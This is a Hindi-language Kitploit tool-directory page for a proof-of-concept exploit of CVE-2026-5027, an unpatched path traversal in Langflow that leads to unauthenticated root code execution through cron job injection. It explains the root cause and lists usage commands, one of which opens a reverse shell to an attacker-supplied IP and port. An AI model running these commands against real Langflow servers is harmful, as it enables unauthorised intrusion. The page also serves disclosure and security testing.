
Skip to content
KitploitKITPLOIT
उपकरणब्लॉग
जमा करें
उपकरणब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2026-5027 — CVE-2026-5027 के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट, जो Langflow में एक पाथ ट्रैवर्सल भेद्यता है, जो क्रॉन जॉब इंजेक्शन के माध्यम से बिना प्रमाणीकरण के रिमोट कोड निष्पादन की ओर ले जाती है। | Kitploit
उपकरण/GitHubGitHub/yahiahamza/cve-2026-5027
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षारेड टीमिंग
GitHubyahiahamza/cve-2026-5027

CVE-2026-5027

CVE-2026-5027 के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट, जो Langflow में एक पाथ ट्रैवर्सल भेद्यता है, जो क्रॉन जॉब इंजेक्शन के माध्यम से बिना प्रमाणीकरण के रिमोट कोड निष्पादन की ओर ले जाती है।

रिपॉजिटरी देखें
4235 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2026-5027 - Langflow पाथ ट्रैवर्सल से रिमोट कोड एक्ज़ीक्यूशन

विवरण

Langflow के 1.8.4 तक के संस्करण POST /api/v2/files एंडपॉइंट में filename पैरामीटर को सैनिटाइज़ नहीं करते हैं। एक हमलावर पाथ ट्रैवर्सल सीक्वेंस (../) का उपयोग करके फाइलों को फाइलसिस्टम पर मनमाने स्थानों पर लिख सकता है। जब Langflow की डिफ़ॉल्ट ऑटो-लॉगिन कॉन्फ़िगरेशन के साथ जोड़ा जाता है, तो यह बिना किसी प्रमाणीकरण के शोषण योग्य होता है, जिससे क्रॉन जॉब इंजेक्शन के माध्यम से रूट के रूप में रिमोट कोड एक्ज़ीक्यूशन होता है।

प्रभावित संस्करण

  • कमजोर: Langflow <= 1.8.4
  • ठीक किया गया: लेखन के समय कोई पैच उपलब्ध नहीं है
  • डिफ़ॉल्ट कॉन्फ़िग: ऑटो-लॉगिन सक्षम (बिना प्रमाणीकरण के शोषण)
  • परामर्श: Tenable TRA-2026-26

उपयोग

root@kitploit:~
# प्रूफ ऑफ कॉन्सेप्ट (टेस्ट फाइल /tmp/ में लिखता है)
python3 exploit.py -t http://target:7860

# क्रेडेंशियल्स के साथ (यदि ऑटो-लॉगिन अक्षम है)
python3 exploit.py -t http://target:7860 -u admin -p password

# क्रॉन जॉब के माध्यम से रिवर्स शेल
python3 exploit.py -t http://target:7860 --lhost YOUR_IP --lport 4444


उदाहरण आउटपुट

CVE-2026-5027 Exploit

CVE-2026-5027 Reverse Shell

मूल कारण

src/backend/base/langflow/api/v2/files.py में upload_user_file() फ़ंक्शन file.filename को बिना सैनिटाइज़ेशन के सीधे स्टोरेज सेवा में पास करता है। LocalStorageService.save_file() folder_path / file_name का उपयोग करके पाथ बनाता है, जो डायरेक्टरी ट्रैवर्सल को नहीं रोकता है।

संदर्भ

  • Tenable Advisory TRA-2026-26
  • Langflow GitHub
  • CVE-2026-5027: Langflow Path Traversal to RCE - Full Technical Analysis

अस्वीकरण

यह टूल केवल अधिकृत सुरक्षा परीक्षण और शैक्षिक उद्देश्यों के लिए प्रदान किया गया है। केवल उन सिस्टमों पर उपयोग करें जिनके आप मालिक हैं या जिनके परीक्षण की स्पष्ट अनुमति आपके पास है।

लेखक

Yahia Hamza - https://yh.do

टूल डाउनलोड करें